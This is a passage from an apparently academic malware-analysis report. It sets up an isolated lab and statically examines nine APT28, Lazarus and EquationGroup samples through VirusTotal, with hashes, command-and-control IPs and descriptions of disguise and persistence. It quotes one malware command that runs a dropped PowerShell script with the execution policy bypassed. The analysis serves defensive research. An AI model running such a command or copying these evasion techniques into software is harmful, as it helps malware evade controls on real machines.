64 bytes from 192.168.231.129: icmp_seq=2 ttl=128 time=0.829 ms
64 bytes from 192.168.231.129: icmp_seq=3 ttl=128 time=0.885 ms
64 bytes from 192.168.231.129: icmp_seq=4 ttl=128 time=0.846 ms
^C
--- 192.168.231.129 ping statistics ---
4 packets transmitted, 4 received, 0% packet loss, time 3004ms
rtt min/avg/max/mdev = 0.829/0.867/0.908/0.031 ms
remnux@remnux:~$ ping 8.8.8.8
ping: connect: Network is unreachable
remnux@remnux:~$
```

Figure 3, pinging the Windows VM from the Remnux machine



The screenshot shows a Windows command prompt window titled 'cmd.exe' with the path 'C:\Windows\system32\cmd.exe'. The user has run two ping commands. The first command, 'ping 192.168.231.128', successfully reaches the target with low latency and no loss. The second command, 'ping 8.8.8.8', fails with a 'transmit failed. General failure.' message for all four packets, resulting in 100% loss.

```
C:\Windows\system32\cmd.exe
C:\Users\Isaac Basque-Rice>ping 192.168.231.128

Pinging 192.168.231.128 with 32 bytes of data:
Reply from 192.168.231.128: bytes=32 time<1ms TTL=64
Reply from 192.168.231.128: bytes=32 time=1ms TTL=64
Reply from 192.168.231.128: bytes=32 time<1ms TTL=64
Reply from 192.168.231.128: bytes=32 time=1ms TTL=64

Ping statistics for 192.168.231.128:
    Packets: Sent = 4, Received = 4, Lost = 0 (0% loss),
Approximate round trip times in milli-seconds:
    Minimum = 0ms, Maximum = 1ms, Average = 0ms

C:\Users\Isaac Basque-Rice>ping 8.8.8.8

Pinging 8.8.8.8 with 32 bytes of data:
PING: transmit failed. General failure.

Ping statistics for 8.8.8.8:
    Packets: Sent = 4, Received = 0, Lost = 4 (100% loss),
C:\Users\Isaac Basque-Rice>
```

Figure 4, pinging the Remnux machine from the Windows VM

The tester then proceeded to ensure Inetsim functioned as desired by running it on the Remnux Virtual Machine and then attempting to connect to “test.com” through a web browser on the Windows machine.



Figure 5, Inetsim functioning as desired on a html page

This shows that Inetsim can capture packets transmitted from that device and will therefore be invaluable during the dynamic analysis phase of the test.

Additionally, snapshots have been taken of each virtual machine prior to the commencement of work, evidence of this can once again be found in Appendix A – VM Screenshots.

3.1.2 Malware Selection

The script in Figure 2 produced 9 pieces of malware, 3 from each of the 3 groups this paper is targeting. These pieces of malware can be seen in the figure below.

```

remnux@remnux:~/Samples/Targets$ tree -L 3
.
└── APT28
    ├── 638e7ca68643d4b01432f0ecaaa0495b805cc3cccc17a753b0fa511d94a22bdd
    ├── b6fff95a74f9847f1a4282b38f148d80e4684d9c35d9ae79fad813d5dc0fd7a9
    └── c7661b27a06a3a8c471fb060ab8cab25fa9546e0a4c5c1101fe8098b2ad11e9
└── APT38
    ├── a1a9137dea275aa805e5640f6450366dbf6e10be066e5c12c34904e45e469c4c
    ├── e23900b00fffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b49011f09
    └── e535cf04335e92587f640432d4ec3838b4605cd7e3864cfba2db94baae060415
└── EquationGroup
    ├── EquationGroup.DoubleFantasy
        ├── DoubleFantasy_2A12630FF976BA0994143CA93FECD17F
        ├── EquationGroup.DoubleFantasy.md5
        ├── EquationGroup.DoubleFantasy.pass
        └── EquationGroup.DoubleFantasy.sha256
    ├── EquationGroup.Fanny
        ├── EquationGroup.Fanny.md5
        ├── EquationGroup.Fanny.pass
        ├── EquationGroup.Fanny.sha256
        └── Fanny_0A209AC0DE4AC033F31D6BA9191A8F7A
    └── FannyWorm
    └── EquationGroup.GrayFish
        ├── EquationGroup.GrayFish.md5
        ├── EquationGroup.GrayFish.pass
        └── EquationGroup.GrayFish.sha256
        └── GrayFish_9B1CA66AAB784DC5F1DFE635D8F8A904

```

Figure 6, the hashes and names of the 9 pieces of malware chosen

The VirusTotal details of these pieces of malware can be seen in Appendix B – VirusTotal Output

3.2 RESULTS FOR PART 2 – STATIC MALWARE ANALYSIS

3.2.1 VirusTotal

3.2.1.1 APT28

In the case of the three malware samples selected for APT28 (FancyBear), these being the files with the SHA-256 hashes beginning 638e7, b6fff, and c7661, VirusTotal had no issue detecting these as malware. With 54/70, 54/70, and 52/70 security vendors flagging the files as malicious respectively. Several vendors even flagged each piece of malware as belonging to Sofacy (an alternate name for FancyBear), thus providing legitimacy to the claim that these files were created maliciously by the target threat actors

The first piece of malware submitted (638e7) is referred to as credssp.dll (VirusTotal, no date b), which is also the name of a valid DLL in Windows (Credential Delegation Security Package) which, crucially, is not statically linked to any other DLL in System32 (*Windows 10 DLL File Information - credssp.dll, no date*). This DLL is a Win32 DLL created in March 2015 that makes several requests against files hosted in Google and a specific IP address (66.172.12.133) which, after researching through a WHOIS IP lookup (DNSChecker, no date b), appears to belong to a company known as Evocative Inc., a US based data hosting

service, which is or was likely to be being used as a command-and-control server by the threat actor. It makes some degree of sense that a threat actor's command and control centre is located within the same nation as (or an allied nation to) the targeted organisation, as anyone monitoring a network is less likely to be concerned with connections to IP addresses in, for example, the United States instead of Russia.

Additionally, this DLL modifies a slew of file attributes relating to temporary internet files such as cookies, local history settings, and Internet Explorer files. It creates two processes (regsvr32.exe and rundll.exe), and issues two shell commands from each that runs W5Gfl2X.dll, which is likely a separate DLL spawned by one of its execution parents. Additionally, The presence of execution parents in this file hints at the fact that this is one part of a larger piece of malware.




Figure 7, a section of credssp.dll's behaviour according to virustotal

The second piece of malware submitted to VirusTotal (b6fff) is known as browser.dll (VirusTotal, no date e), which is another Win32 DLL file created in April 2015 that is also the name of a valid DLL in system32 and similarly has no static links or any other DLL in System32 (*Windows 10 DLL File Information - browser.dll, no date*). The DLL makes several requests to non-existent files in google and to an IP (87.236.215.246) based in Tehran, Iran (DNSChecker, no date c). After this it appears to modify the same files and run the same processes as credssp.dll, but then proceeds to attempt to call the genuine browser.dll through a shell command.




Figure 8, browser.dll's behaviour according to VirusTotal

Finally, the third piece of malware starting c7661, identified as defupd.exe in VirusTotal (VirusTotal, no date f), is a Windows Executable file produced in September 2017. This file, also known as AdobeUI.exe in some cases, attempts first to resolve to metost.com which is a DNS sinkhole, and then attempts to connect to an IP (51.58.177.102) which is registered in Tokyo, Japan (DNSChecker, no date a). It then proceeds to check network adapters to spread across a network. Additionally, it deletes several files in the WER directory which is responsible for Windows error reporting.




Figure 9, a section of defupd.exe's behaviour according to VirusTotal

3.2.1.2 APT38

Regarding APT38, Lazarus Group, all three files were also detected, however with a slightly lower average incidence rate of detection from various security vendors than the previous group. The malware file beginning a1a91 was detected by only 36/70 vendors, with incidence rates of 45/70 (e535c), and 57/70 (e2390). The tester's working theory behind this, in particular the first piece of malware, is that the relative recency of the creation and distribution of this malware means that vendors haven't been able to "keep up", so to speak. Due to the random nature of selection, however, it is equally possible that these files are parts of malware that have a lower incidence rate in the wild than pieces of malware selected from APT28.

The first piece of malware, named identically to its hash value but with the .bin file extension (VirusTotal, no date d), is a Win32 binary executable file created in May 2020. The file seemingly attempts to pose as a legitimate file, that being the installer for "MAGIX Photo Manager DLM Trial", a piece of software that manages users' photos. This file is signed by both GlobalSign, a trusted certificate authority and identity service provider (Ernst & Young, 2019), and ITM LLC, a company which the tester cannot establish to be real.

The deception continues during execution, with the malware making attempts to connect to magix.com and issuing seemingly valid shell commands, opening a thank you page, and starting a process called "trial_photomanagerdlx_dlm.exe", however also in the shell commands issued by the file is the following command: "\powershell.exe" -ep bypass "%APPDATA%\e96e30a717f59514cd56202d13c72acf.ps1"". This command creates a PowerShell execution policy with the "bypass" flag set, in which there are no warnings or

prompts, and then runs a .ps1 script, which contains PowerShell code. It is likely that this filename is randomly generated, and as a result the tester will not be able to ascertain the contents of this file until it is dynamically analysed.




Figure 10, behaviour of the malware according to VirusTotal

The second piece of malware, known as winmgmt_1.exe (VirusTotal, no date i, p. 29), is another Win32 executable created this time in April 2017. Relative to other pieces of malware the behaviour of this file is limited, making an HTTPS request to a server (104.194.160.59) belonging to a telecommunications provider known as Servpac, based in Honolulu, Hawaii, United States (DNSChecker, no date e). This server is likely being used for command-and-control. The malware also makes two POP3 requests on Port 995, which allows a user to securely receive emails. The two IPs used for this are 100.43.153.60 (DNSChecker, no date d), owned by Krypt Technologies of Orange County, California, US, and 212.143.21.43, owned by CELLCOM NOC team of Haifa, Israel (DNSChecker, no date f). As mentioned in Section 3.2.1.1, the presence of a command-and-control server within the country of a targeted organisation makes some degree of logical sense.

In addition to the attempted connections, it also begins two processes, also named by their hash values, with the former appearing like the value of the exe itself, but with some differences partway through the filename.

The screenshot shows the VirusTotal analysis interface for a file named 'winmgmt_1.exe'. The file has a SHA-256 hash of e23900b00ffd67cd8dfa3283d9ced691566df6d63d1d46c95b22569b4901f09 and a size of 124.00 KB. It was submitted 4 months ago on 2021-11-09 at 06:27:30 UTC. The file is categorized as EXE. A red circular icon indicates 57 security vendors flagged it as malicious. The 'BEHAVIOR' tab is selected, showing network communication and registry actions. Network communication includes IP traffic to 100.43.153.60:995, 104.194.160.59:443, and 212.143.21.43:995 (TCP). Registry keys set include HKU\\$-1-5-21-1229272821-1563985344-1801674531-1003\Software\Microsoft\WABE. Process and service actions show processes created: C:\DOCUME~1Miller\LOCALS~1\Temp\23900b00ffd67cd8dfa3283d9ced6b22569b4901f09.exe and C:\DOCUME~1Miller\LOCALS~1\Temp\4R1hY5N2WbRrbocyQ2eAib.exe.

Figure 11, the behaviour of winmgmt_1.exe according to VirusTotal

The final piece of malware produced by this group, known as binaryreader.dll (VirusTotal, no date e), is a Win32 DLL file created in March 2016. In contrast to other pieces of malware analysed through this method, the behaviour of this DLL file is not well documented, so any information relating to the file's behaviour will come from interaction with it in a sandboxed environment.

The file is named similarly to the BinaryReader class in C#, however unlike some other DLLs seen previously, it is not named after an already existing DLL in Windows. It is a .NET executable, however, so it may be relying on those with knowledge of that framework to simply assume it's valid. This, however, is pure conjecture.




Figure 12, the details of `binaryreader.dll`, showing its behaviour as not being present

3.2.1.3 EquationGroup

Finally, regarding the group known as “EquationGroup”, the security vendor detection hit rate was higher than other APT groups, with 62/68 (00331), 59/68 (1e55a), and 60/69 (df4bb) security vendors returning positive results for malware on each of the files, respectively. This may be due to the high levels of notoriety of each piece of malware provided.

The first piece of Equation malware analysed through VirusTotal was the file with the hash beginning 00331, known as FannyWorm (VirusTotal, no date c). Created in 2008, FannyWorm has a set of extremely interesting behaviours, amongst which is running “AGENTCPD.DLL _start@16 0”, which is allegedly a USB Backdoor process “designed to work as an advanced reconnaissance tool for air-gapped computers that are normally used in highly secure facilities” (Global Research & Analysis Team, Kaspersky Lab, 2015a).

In addition to this, FannyWorm attempts to run a process called `msupdate.exe` on all the users it has access to on any given machine. This process is named identically to the genuine updater process in windows, but is, however, malware that also runs the `agentcpd.dll` process. The final process this malware spawns is the `rundll32.exe` process, which loads and runs dynamic link library files.

① 62 security vendors and 1 sandbox flagged this file as malicious

003315b0aea2fc9f77d29223dd8947d0e6792b3a0227e054be8eb2a1f443d9
FannyWorm.bin

180.00 KB | 2021-11-09 09:46:31 UTC | 4 months ago

DLL

DETECTION **DETAILS** **RELATIONS** **BEHAVIOR** **COMMUNITY 23+**

Lastline 4

File System Actions

Files With Modified Attributes

- C:\Users\Johnson\AppData\Local\Temp\msupdate.exe
- C:\Users\Lucas\AppData\Local\Temp\msupdate.exe
- C:\Users\Elijah\AppData\Local\Temp\msupdate.exe

Registry Actions

Registry Keys Set

- + HKLM\Software\Microsoft\MSNETMNG
- + HKLM\Software\Microsoft\MSNETMNG
- + HKLM\Software\Microsoft\MSNETMNG
- + HKLM\Software\Microsoft\MSNETMNG

Process And Service Actions

Processes Created

- C:\Users\Johnson\AppData\Local\Temp\rundll32.exe
- c:\windows\system32\intoskrnl.exe
- C:\Users\Johnson\AppData\Local\Temp\msuodate.exe

Figure 13, the behaviour tab for FannyWorm on VirusTotal

The second piece of malware from Equation that was analysed is known as DoubleFantasy (VirusTotal, no date a). Created in 2010 but first submitted to VirusTotal in 2015 (a large gap that is typical of Equation due to their emphasis on discretion), this malware also does not have a behaviour description, and as a result dynamic analysis must be performed herein to better understand its workings.

DoubleFantasy is a Win32 EXE file that targets Intel 386 or later processors, according to Kaspersky, the DoubleFantasy malware is used to validate that the target is of interest to the group before deploying GrayFish or EquationDrug, these two being “full-featured espionage platforms) (Global Research & Analysis Team, Kaspersky Lab, 2015b).

Figure 14, DoubleFantasy's details tab in VirusTotal, sans behaviour tab

The third and final piece of malware from this group the tester analysed is referred to in VirusTotal as “DOGROUND”, however is arguably more well known as GrayFish (VirusTotal, no date g). This file, created initially in February 2008 but with its first submission to security vendors in 2015, is a prime example of the concept mentioned previously regarding the time between release and detection, especially in contrast to other malware groups.

GrayFish is a Win32 Executable designed to appear as a normal part of the Windows 2000 Operating System, with the file version information describing it as being “Copyright (C) Microsoft Corp. 1981-2001”. This is, of course, misleading, however it speaks to the level of sophistication provided by malware produced by Equation, as well as the alleged location of the group. Microsoft is an extremely well-known corporation based in the United States, and any Advanced Persistent Threat group able to disguise its malware successfully as part of the Windows operating system would have to have intricate knowledge of the internal workings of the system.

GrayFish is an attack platform used as a method of information theft from targets, it spawns a wide array of processes (such as 219385-1550279180.exe, INSTV4.BAT, and a kernel image) that exist to ensure persistence on the system through the theft of data and the creation of a hidden virtual file system in the HD Registry of a system (Goldberg, 2015).




Figure 15, the behaviour tab for DOGROUNDR (AKA GrayFish)

3.2.1.4 Comparison

Overall, it is inarguable, from this analysis, that EquationGroup is a more sophisticated and possibly dangerous group than either FancyBear or Lazarus. The average time between creation (according to the creation timestamp in VirusTotal) and first submission to the site for APT28 is 82 days, for APT38 it is 43.67 days (2 of the 3 malware samples were detected within a day of their creation), and for EquationGroup the average is 1930.33 days, two orders of magnitude higher than either of the other group.

In terms of behavioural analysis from VirusTotal, EquationGroup is also distinguished from the other two groups by its seeming lack of reliance on command-and-control servers, at least ones that seem detectable by the LastLine security vendor, this may be as a result of the fact that Equation mostly targets air gapped and military-related targets, whereas the other two seem to be more preoccupied with more "civilian" targets such as banking institutions and so on, and as a result have the access, ability, and requirement to operate a series of C&C servers.

Regarding the ability to distinguish Lazarus and FancyBear, VirusTotal has not at this stage offered enough in the way of material methods of differentiation between the two, both groups make use of C&C servers, which are mostly hosted within target countries or their allies, and the running of processes and alteration of files and directories found in the execution of each of the malware files produced by the groups cannot, at this stage, be called unique enough to reasonably comprise a method of identification for either group.

3.2.2 String Analysis

In the case of every file analysed, there is a significant chunk of human-unreadable data early in the memory addresses of each respective file. According to Radare2's strings analysis tool these strings are primarily located in the .text section of the file, which is where the executable instructions are placed (i.e., the compiled code) in a binary, these strings represent machine instructions and as such are not readable to the human eye, except for metadata, such as the character set used by a rich text document (Latin, Arabic, Hebrew, etc.). Most of the human-readable text is found in the .rdata and .rsrc sections of the file, which, as mentioned previously, are reserved for read only data and resource data, respectively

3.2.2.1 APT28

